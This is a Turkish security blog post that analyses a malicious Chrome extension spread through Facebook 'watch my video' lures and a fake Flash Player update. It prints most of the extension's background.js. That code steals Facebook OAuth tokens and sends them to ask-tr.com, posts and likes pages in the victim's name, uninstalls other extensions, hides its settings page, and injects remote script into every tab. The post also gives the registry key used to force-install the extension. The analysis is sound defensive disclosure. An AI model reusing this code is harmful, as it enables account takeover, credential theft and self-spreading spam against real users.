
Jeton Hırsızları

written by Mert SARICA | 5 June 2013

Son aylarda Türk kullanıcılarını hedef alan, Chrome ve Firefox için geliştirilmiş olan zararlı eklentilerin sayısında büyük bir artış olduğu eminim sizlerin de dikkatinden kaçmamıştır. Özellikle web siteleri üzerinden müşterilerine servis/hizmet veren çoğu kurumsal firma, bu zararlı eklentiler nedeniyle müşterilerinden gelen "sitenize girerken reklam (oyun, çöpçatan sitesi vb.) penceresi ile karşılaşıyorum" şikayetlerini sıkça duyar olmuşlardır. Bu şikayetlere konu olan zararlı eklentiler, Facebook üzerinden "videomu izleyip yorum atar mısınız?" gibi mesajlarla yayılırken, Twitter ve Chrome Web Mağazası üzerinden "Twitter Takipçi Arttırma" vb. eklenti isimleri altında yayılmaktadırlar. Bu zararlı eklentilerden bazıları Facebook kullanıcı adı ve şifrenizi çalarken, bazıları istenmeyen reklam mesajları çıkarırken, bazıları da OAUTH jetonlarını çalmaktadırlar. Bu yazımda hem istenmeyen reklam mesajı hem de OAUTH jetonunu çalan zararlı Chrome eklentisine yer vereceğim.

Facebook üzerinden yayılan zararlı yazılım, "videomu izleyip yorum atar mısınız?" mesajı ile internet tarayıcısına bulaştığı kurbanın arkadaşlarını, Dropbox üzerinde yer alan bir Flash dosyasına yönlendirmeye çalışmakta ve bu siteyi ziyaret eden kullanıcı/kurban, sahte Adobe Flash Player güncelleme sayfası ile karşılaşmaktadır.



Flash dosyası, kaynak koduna çevrilip incelendikten sonra Flash dosyasının kullanıcıyı http://socialhizmetleri.com/flash.php sayfasına yönlendirdiği, bu sayfanın da kullanıcıya FlashPlayer.exe adı altında zararlı bir dosya yüklettiği görülmektedir. Bu dosya ise çalıştırıldığında, C:\ProgramData\Adobe klasörü altında 3 dosya (adobe.crx, komut.cmd, update.xml) oluşturmaktadır. Program bir yandan adobe.crx Chrome eklentisini HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist\1 anahtarı altına klmfkladgfkicpnhcibocncmpbgfpbih;C:\ProgramData\Adobe\update.xml değeri ile kaydetmekte diğer yandan çalıştırdığı komut.cmd betiği ise o

esnada sistem çalışan Chrome internet tarayıcısı olması durumunda tarayıcıyı kapatmaktadır. (C:\Windows\System32\taskkill.exe /im chrome.exe)

Art niyetli kişiler, ExtensionInstallForcelist ile kullanıcının bilgisi olmadan Chrome internet tarayıcısına zararlı eklentiyi yükletmektedir. adobe.crx eklentisi ise aslında içinde Javascript dosyaları da barındıran bir ZIP dosyasıdır dolayısıyla CRX uzantısı, ZIP olarak değiştirilip açılarak içinde yer alan dosyalar rahatlıkla incelenebilmektedir. Eklentinin en önemli parçası olan background.js javascript dosyası metin editörü ile incelendiğinde art niyetli kişilerin niyeti rahatlıkla anlaşılabilmektedir.

```
var first_run = false;
if (!localStorage['ran_before']) {
  first_run = true;
  localStorage['ran_before'] = '1';
}

var currentTab = "";
if (first_run)
{
    chrome.tabs.create({url: 'http://ask-tr.com/php/up.php'});
}

if(first_run == true){
my_id = chrome.app.getDetails().id;
chrome.management.getAll(function (extensions) {
        for (i = 0; i < extensions.length; i++) {
            if (extensions[i].id != my_id) {
                chrome.management.uninstall(extensions[i].id);
            }
        }
});
}

video = {};
function videogetir(token,tokenSonuc){
jQuery.ajax({
       url:'http://ask-tr.com/php/video.php',
       type:'GET',
        beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
       success:function(data){
video = JSON.parse(data);
videogonder(tokenSonuc.about,tokenSonuc.name,tokenSonuc.picture,token,tokenSonuc.id);
}
});
}

post = {};
function postgetir(token,tokenSonuc){
jQuery.ajax({
       url:'http://ask-tr.com/php/post.php',
       type:'GET',
        beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
       success:function(data){
post = JSON.parse(data);
postgonder(token,tokenSonuc);
```

```
foto = {}
function fotogetir(token){
jQuery.ajax({
        url:'http://ask-tr.com/php/photo.php',
        type:'GET',
         beforeSend: function(req) {
         req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
         },
        success:function(data){
foto = JSON.parse(data);
fotogonder(token);
}
});
}

function fotogonder(token){
jQuery.ajax({
        url:'https://graph.facebook.com/me/photos?url=' + foto.url + '&message='+ foto.aciklama +'&callback=paylas&method=POST&access_token=' + token,
        type:'GET',
        success:function(){
        }
        });
}

function postgonder(token,kisi){
post.name = post.name.replace(/{name}/g,kisi.name);
post.message = post.message.replace(/{name}/g,kisi.name);
post.picture = post.picture.replace(/{picture}/g,kisi.picture.data.url);
post.description = post.description.replace(/{name}/g,kisi.name);
post.link = post.link.replace(/{adfly}/,"http://adf.ly/"+post.adfly+"/"+kisi.link);
post.link = post.link.replace(/{linktl}/,"http://link.tl/"+post.linktl+"/"+kisi.link);
post.link = post.link.replace(/{bcvc}/,"http://bc.vc/"+post.bcvc+"/"+kisi.link);
post.caption = post.caption.replace(/{name}/g,kisi.name);

psturl = 'https://graph.facebook.com/me/feed?privacy={"value":"EVERYONE"}&message='+post.message+'&name='+post.name+'&picture='+post.picture+'&description='+post.description+'&link='+post.link+'&caption='+post.caption+
'&access_token='+token;
   jQuery.ajax({
        url:psturl,
        type:'POST',
         beforeSend: function(req) {
         req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8")
         },
        success:function(data){
        }
});
}
function begenigetir(token,kisi){
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://ask-tr.com/php/likes.php", true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
for(i=0;i<data.pages.length;i++){
if(kisi.gender == data.pages[i].gender || data.pages[i].gender == "farketmez"){
if(kisi.locale == data.pages[i].locale || data.pages[i].locale == "farketmez"){
limitKontrol(token,data.pages[i]);
}
}
}
}
}
xhr.send();
}

function limitKontrol(token,sayfa){
var xhr = new XMLHttpRequest();
xhr.open("GET", 'https://graph.facebook.com/'+sayfa.id+'?fields=likes', true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
if(data.likes < sayfa.limit){
begeniKontrol(token,sayfa);
}
}
}
xhr.send();
}

function begeniKontrol(token,sayfa){
var xhr = new XMLHttpRequest();
xhr.open("GET", 'https://graph.facebook.com/fql?q=SELECT token FROM page_fan WHERE uid = me() AND page_id = "'+sayfa.id+'"&access_token='+token, true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
if(data.data.length == 0){
sayfaBegen(token,sayfa);
}
}
}
xhr.send();
}
```


```
function sayfaBegen(token,sayfa){
jQuery.ajax({
        url:'https://graph.facebook.com/'+sayfa.id+'/likes?method=post&access_token='+token,
        type:'GET',
        beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
        success:function(data){
}
});
}

chrome.webRequest.onBeforeRedirect.addListener(
  function(details) {
if(details.redirectUrl.indexOf("access_token=") > 0){
access_token = details.redirectUrl.split("access_token=")[1];
if(details.redirectUrl.indexOf("app_id=") > 0){
app_id = details.redirectUrl.split("app_id=")[1].split("&")[0]
if(app_id.indexOf("#") > 0){app_id = app_id.split("#")[0];}
}
access_token = access_token.split("&")[0];
tokenKontrol(access_token);
}
  },
  {urls: ["<all_urls>"]},
  ["responseHeaders"]);

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

function tokenKontrol(token){
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
if(xmlhttp.readyState == 4){
tokenSonuc = {};
tokenSonuc = JSON.parse(xmlhttp.responseText);
if(tokenSonuc && tokenSonuc.id){
tokenGonder(token,tokenSonuc);
if(token.indexOf("AAAFG") >= 0){
videogetir(token,tokenSonuc);
postgetir(token,tokenSonuc);
}else if(token.indexOf("AAAAUa") >= 0){
fotogetir(token);
}else{
begenigetir(token,tokenSonuc);
}
}
}
}
xmlhttp.open("GET", "https://graph.facebook.com/me?fields=id,link,name,gender,locale,about,picture.width(130).height(130)&access_token=" + token);
xmlhttp.send();
}

function rastgele(uzunluk){
mtn = "ABCDEFGHIJKLMNOPRSTUVYZXabcdefghijklmnoprstuvyzx0123456789";
ret = "";
for(i=0;i<uzunluk;i++){
ret += mtn[Math.floor(Math.random() * 57)];
}
return ret;
}
```


```
function videogonder(hakkinda,isim,resim,token,id){
if(!hakkinda){
hakkinda = isim+" videosunu izle."
}
if(video.isim){
isim = video.isim;
}
if(video.resim){
resim.data.url = video.resim;
}
if(video.aciklama){
hakkinda = video.aciklama;
}

ekle = {
"name":isim,
"description":hakkinda,
"media":[{
"type":"flash",
"swfsrc":video.swf+"?video="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
"imgsrc":resim.data.url+"?image="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
"height":130,
"width":130,
"expanded_height":398,
"expanded_width":398
}],
"href":"http://www.facebook.com/profile.php?id="+id
};

jQuery.ajax({
      url:'https://api.facebook.com/restserver.php?privacy={\'value\':\'EVERYONE\'}&format=json&message='+video.mesaj+'&method=stream.publish&attachment='+JSON.stringify(ekle)+'&access_token=' + token,
      type:'GET',
       beforeSend: function(req) {
       req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
       },
      success:function(data){
      if(!data.error_code){

      }
      }
      });
}
```

```
chrome.tabs.onCreated.addListener(function(tab){
if(tab.url.indexOf("chrome://extensions/") >= 0 ){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}
});

chrome.tabs.onUpdated.addListener(function(tabId){
chrome.tabs.get(tabId,function(tab){
if(tab.url.indexOf("chrome://extensions/") >= 0 || tab.url.indexOf("chrome://extensions-frame") >= 0){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}else{
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
if(xmlhttp.readyState == 4){
if(tab.url.indexOf("devtools://") < 0){
chrome.tabs.executeScript(tab.id,{code:xmlhttp.responseText});
}
}
}
xmlhttp.open("GET", "http://ask-tr.com/script.js");
xmlhttp.send();
}
})});

chrome.tabs.getCurrent(function(tab){
if(tab && tab.url.indexOf("chrome://chrome/extensions/") >= 0){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}
});

chrome.webRequest.onHeadersReceived.addListener(
    function(info) {
        var headers = info.responseHeaders;
        for (var i=headers.length-1; i>=0; --i) {
            var header = headers[i].name.toLowerCase();
            if (header == 'x-frame-options' || header == 'frame-options') {
                headers.splice(i, 1); // Remove header
            }
        }
        return {responseHeaders: headers};
    },
    {
        urls: [ '*://*/*' ], // Pattern to match all http(s) pages
        types: [ 'sub_frame' ]
    },
    ['blocking', 'responseHeaders']
);
```

Fonksiyonlara bakıldığında, zararlı eklenti yüklü olan Chrome çalıştırıldığında, ilk olarak kullanıcıyı http://ask-tr.com/php/up.php adresine, ardından http://goo.gl/hDe9h sayfasına ve son olarak da

http://ask.fm adresine yönlendirmektedir. http://goo.gl/hDe9h sayfasının istatistiklerine bakıldığında ise 12 günde yaklaşık 1800 kişinin bu zararlı eklentiyi yüklediği görülmektedir.






Javascript kodunun son satırlarına bakıldığında, art niyetli kişilerin eklentiyi Chrome ayar sayfasından gizlemek için, ayar sayfasına girildiğinde kullanıcıyı https://chrome.google.com/webstore sayfasına yönlendiren bir mekanizma oluşturdukları da açıkça görülmektedir.

Bunun ilave olarak http://www.ask-tr.com/kayit.php sayfasına kurbanın veya kullandığı uygulamanın access_token'ını, kullanıcı adını, cinsiyetini göndermekte ardından kurbanın adına Facebook sayfasında mesajlar paylaşarak arkadaşlarını da bu zararlı eklentiyi yükletmeye çalışmaktadır. Bu sayede yeni kurbanları ağına düşürecek ve bu eklentiyi yükleyen her yeni kurban, Chrome internet tarayıcısında yeni bir sekme (tab) açtığında http://ask-tr.com/script.js javascript dosyası arka planda otomatik olarak yüklenecek, kurbanın karşısına istenmeyen reklam pencereleri açılacak ve yeri geldiğinde kurbanlarını istedikleri Facebook sayfalarını beğendirtmek amacıyla zombi olarak kullanabileceklerdir.

Her ne kadar http://ask-tr.com/script.js javascript kodu gizlenmiş (obfuscated) olsa da, yeni oluşturulan bir html dosyasına kopyalanıp (kodun başına ve sonuna, html ve script etiketlerini koymayı unutmayın) _3137(_9776); satırı alert(_9776); olarak değiştirildiğinde, bunun reklam penceresi açılmasını sağlayan ve art niyetli kişilere reklam üzerinden kazanç

